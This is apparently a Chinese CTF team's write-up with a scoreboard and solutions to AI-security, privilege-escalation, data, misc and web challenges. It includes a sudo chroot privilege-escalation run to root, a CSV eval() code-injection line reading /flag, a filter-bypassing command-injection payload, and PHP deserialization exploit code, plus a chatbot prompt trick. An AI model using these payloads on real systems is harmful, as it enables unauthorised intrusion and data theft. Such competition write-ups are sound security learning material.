熊出没战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

排名

战队名称：第21名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
21	熊出没队	2817.5	Web	8	1	2025-09-11 16:42:36
22	紫金亮剑队	2700	Web	8	0	2025-09-11 17:41:25
23	DF61	2654.5	数据安全	7	0	2025-09-11 16:57:37
24	瑶光队	2537	Web	8	1	2025-09-11 16:12:44
25	麻麻鱼	2528	Web	8	1	2025-09-11 15:23:58
26	天璇队	2503.5	Web	8	0	2025-09-11 16:12:10
27	虎踞龙蟠队	2500	Web	8	0	2025-09-11 17:26:03
28	韭菜园保安亭用监控摄像头拍flag	2500	Web	8	0	2025-09-11 17:31:36
29	啊不对不队	2500	Web	8	0	2025-09-11 17:45:23
30	北京二队	2300	Web	6	0	2025-09-11 17:08:57

共 12 页 < 1 2 3 4 5 ... 12 >

解题思路

AI安全

和聪明的吊椅宝宝聊天吧亲

1. 根据提示，需要让ai说出you are smart 如图

2. 发送you are smart，发现ai回答不知所云，多发送几次，显示 “[*] 出错了，消息长度不能超过 200。” 如图

you are smart. you are smart. you are smart


too." They hug and smile. They play with the ball and have fun. They are happy. They are friends.

you are smart. you are smart. you are smart.


1. 上机排查发现flag在根目录下，但无pwn用户无权限读取，需切换至root，如图

```
pwn@046ed8db3c2f:/$ ll
total 84
drwxr-xr-x    1 root root 4096 Sep 11 06:14 ./
drwxr-xr-x    1 root root 4096 Sep 11 06:14 ../
-rwxr-xr-x    1 root root    0 Sep 11 06:14 .dockerenv*
lrwxrwxrwx    1 root root    7 Apr 22  2024 bin -> usr/bin/
drwxr-xr-x    2 root root 4096 Apr 22  2024 boot/
drwxr-xr-x    5 root root  340 Sep 11 06:14 dev/
drwxr-xr-x    1 root root 4096 Sep 11 07:07 etc/
-rw-------    1 root root   39 Sep 11 06:14 flag
drwxr-xr-x    1 root root 4096 Aug 25 03:20 home/
lrwxrwxrwx    1 root root    7 Apr 22  2024 lib -> usr/lib/
lrwxrwxrwx    1 root root    9 Apr 22  2024 lib64 -> usr/lib64/
drwxr-xr-x    2 root root 4096 Jul 30 02:11 media/
drwxr-xr-x    2 root root 4096 Jul 30 02:11 mnt/
drwxr-xr-x    3 root root 4096 Aug 25 03:18 opt/
dr-xr-xr-x 2335 root root    0 Sep 11 06:14 proc/
drwx------    2 root root 4096 Aug 25 03:18 root/
drwxr-xr-x    1 root root 4096 Sep 11 06:16 run/
lrwxrwxrwx    1 root root    8 Apr 22  2024 sbin -> usr/sbin/
drwxr-xr-x    2 root root 4096 Jul 30 02:11 srv/
-rwx------    1 root root  357 Aug 25 03:17 start.sh*
dr-xr-xr-x   13 root root    0 Sep 11 04:34 sys/
drwxrwxrwt    1 root root 4096 Sep 11 08:36 tmp/
drwxr-xr-x    1 root root 4096 Jul 30 02:11 usr/
drwxr-xr-x    1 root root 4096 Jul 30 02:19 var/
pwn@046ed8db3c2f:/$ cat flag
cat: flag: Permission denied
pwn@046ed8db3c2f:/$
```

2. 题目提示为最新CVE漏洞，搜索linux最新提权漏洞，发现有CVE-2025-32463和CVE-2025-32462，如图



3. 按照攻略，发现GitHub有poc，从https://github.com/pr0v3rbs/CVE-2025-32463_chwoot，下载脚本传输至远程主机，如图



4. 添加执行权限，依次执行命令，如图所示，获取root权限

```
pwn@046ed8db3c2f:~/bin/CVE-2025-32463_chwoot-main$ chmod +x *
pwn@046ed8db3c2f:~/bin/CVE-2025-32463_chwoot-main$ ll
total 28
drwxr-xr-x 2 pwn pwn 4096 Sep 11 08:33 ./
drwxrwxr-x 3 pwn pwn 4096 Sep 11 08:33 ../
-rwxr-xr-x 1 pwn pwn  816 Sep 11 08:32 Dockerfile*
-rwxr-xr-x 1 pwn pwn 1068 Sep 11 08:32 LICENSE*
-rwxr-xr-x 1 pwn pwn 2858 Sep 11 08:32 README.md*
-rwxr-xr-x 1 pwn pwn   75 Sep 11 08:32 run.sh*
-rwxr-xr-x 1 pwn pwn 1046 Sep 11 08:32 sudo-chwoot.sh*
pwn@046ed8db3c2f:~/bin/CVE-2025-32463_chwoot-main$ ./run.sh
./run.sh: line 1: docker: command not found
./run.sh: line 2: docker: command not found
pwn@046ed8db3c2f:~/bin/CVE-2025-32463_chwoot-main$ ./sudo-chwoot.sh id
woot!
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
pwn@046ed8db3c2f:~/bin/CVE-2025-32463_chwoot-main$ ./sudo-chwoot.sh
woot!
root@046ed8db3c2f:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@046ed8db3c2f:/# cd ..
root@046ed8db3c2f:/# ll
total 84
```

5. 查看flag文件，得到flag{91be841ebcd808f31b9b7a2e8f2f8536} 如图5

```
root@046ed8db3c2f:/# cat flag
flag{91be841ebcd808f31b9b7a2e8f2f8536}
root@046ed8db3c2f:/# dir
```

数据安全

数据净化器

1. 环境为一个web页面，可以上传CSV文件，附件为app.py和purifier.py文件。purifier.py中的sanitize_column函数使用eval()函数处理以"["或"__"开头的字符串。通过上传特制的CSV文件，可以利用此漏洞执行任意Python代码，从而读取系统上的flag文件。
2. 构造csv文件，如图

	A
1	raw_data
2	[open('/flag').read()]
3	

3. 上传csv文件，得到flag

Misc

1、被篡改的PLC指令

1. 根据提示，找到/tmp下的modbus_attack.pcapng数据包
2. 数据包过大无法直接读取，使用strings -n 4 modbus_attack.pcapng | grep -A20 -B2 'flag'提取出可能包含关键字 'flag' 的可读文本及其上下文，如图所示

```
ctf@4fea85e422be:~/tmp$ strings -n 4 modbus_attack.pcapng | grep -A20 -B2 'flag'
iwh     I
iwh     I
flag{1694a
iwh     I
iwh     I
iwh     I
f8f1088a67
iwh     I
iwh     I
9f5369686a
iwhbd
iwhih
iwhNl
a9a7b32}
iwhNl
```


3. 去除iwh*行字符，得到flag{1694af8f1088a679f5369686aa9a7b32}

2、基米我们的感情好像叮咚鸡


1. 将word文档放入随波主流，发现有隐藏文件，使用foremost文件提取

2. 提取到的图片00043963.png放入随波逐流，发现flag2

3. binwalk提取文件，发现很多html和图片，gif使用随波逐流分解帧，发现分解后规律为二进制，使用CyberChef 二进制解码



4. 结合题目中“雪”猜测是snow隐写，文中知道key0602，使用随波逐流snow解码enc1.html,



5. 查看word中第一段有很多空格，猜想零宽隐写，使用在线工具解码

6. 拼接flag提交

exp不允许截图， 请粘贴代码，关键步骤需要有详细截图

WEB

1、运维系统

1. 实验发现 | ; cat都被过滤
2. 查看网页源代码提示 flag在 key.php中

3. & \没过滤，payload: 127.0.0.1&c\a\t<>k\e\y.p\h\p

2、你知道我的密码吗

1. 反序列化替换password为123456
2. 序列化后的xx会被替换成y，字符数量会减少一半，payload输入username为54个x，实际占位27个字符，剩余27 个字符会将数组的1、2全部包含进去
3. 在age中重新构造数据的1，2数据，;i:1;s:6:"123456";i:2;s:1:"a";}使数组1显示为12345
4. payload： ？user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&age=;i:1;s:6:"123456";i:2;s:1:"a";}
5. 实验代码

```
    function filter($str){
        return str_replace('xx','y',$str);
    }
    $username = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx';
    $password = "abcbc";
    $age = ';i:1;s:6:"123456";i:2;s:1:"a";}';
    $user = array($username, $password, $age);
    $str1 = filter(serialize($user));
    echo $str1;
    echo "\n";
    $user = unserialize($str1);
    var_dump($user);
    echo $user[2];

?>
```

3、好简单的反序列化

1. 大模型生成反序列化代码，再进行修改代码如下：

2.
```
<?php
class Lei1 {
    public $a;
    public $file;
}

class Lei2 {
    public $c;
}

// 创建 Lei1 对象（用于执行 Evil()）
$evilObj = new Lei1();
$evilObj->file = "flag.php";  // 目标文件
$evilObj->a = "file";           // 无需特殊值

// 创建 Lei2 对象（用于触发 __toString()）
$triggerObj = new Lei2();
```

```
$triggerObj->c = $evilObj;    // 指向 Lei1 对象

// 创建外层 Lei1 对象（用于触发 __destruct()）
$outerObj = new Lei1();
$outerObj->a = $triggerObj;   // 指向 Lei2 对象
$outerObj->file = "fake";

// 序列化并绕过 __wakeup()
$payload = serialize($outerObj);
$payload = str_replace(['O:4:"Lei1":2', 'O:4:"Lei1":2'],
                       ['O:4:"Lei1":3', 'O:4:"Lei1":3']
                       , $payload); // 修改属性数量为 3（绕过 CVE-2016-7124）
echo $payload;      // URL 编码，便于传输
?>
```

3. 生成 payload： ?1=O:4:"Lei1":3:{s:1:"a";O:4:"Lei2":1:{s:1:"c";O:4:"Lei1":3:{s:1:"a";N;s:4:"file";s:8:"flag.php";}}s:4:"file";N;s:4:"fake";N;}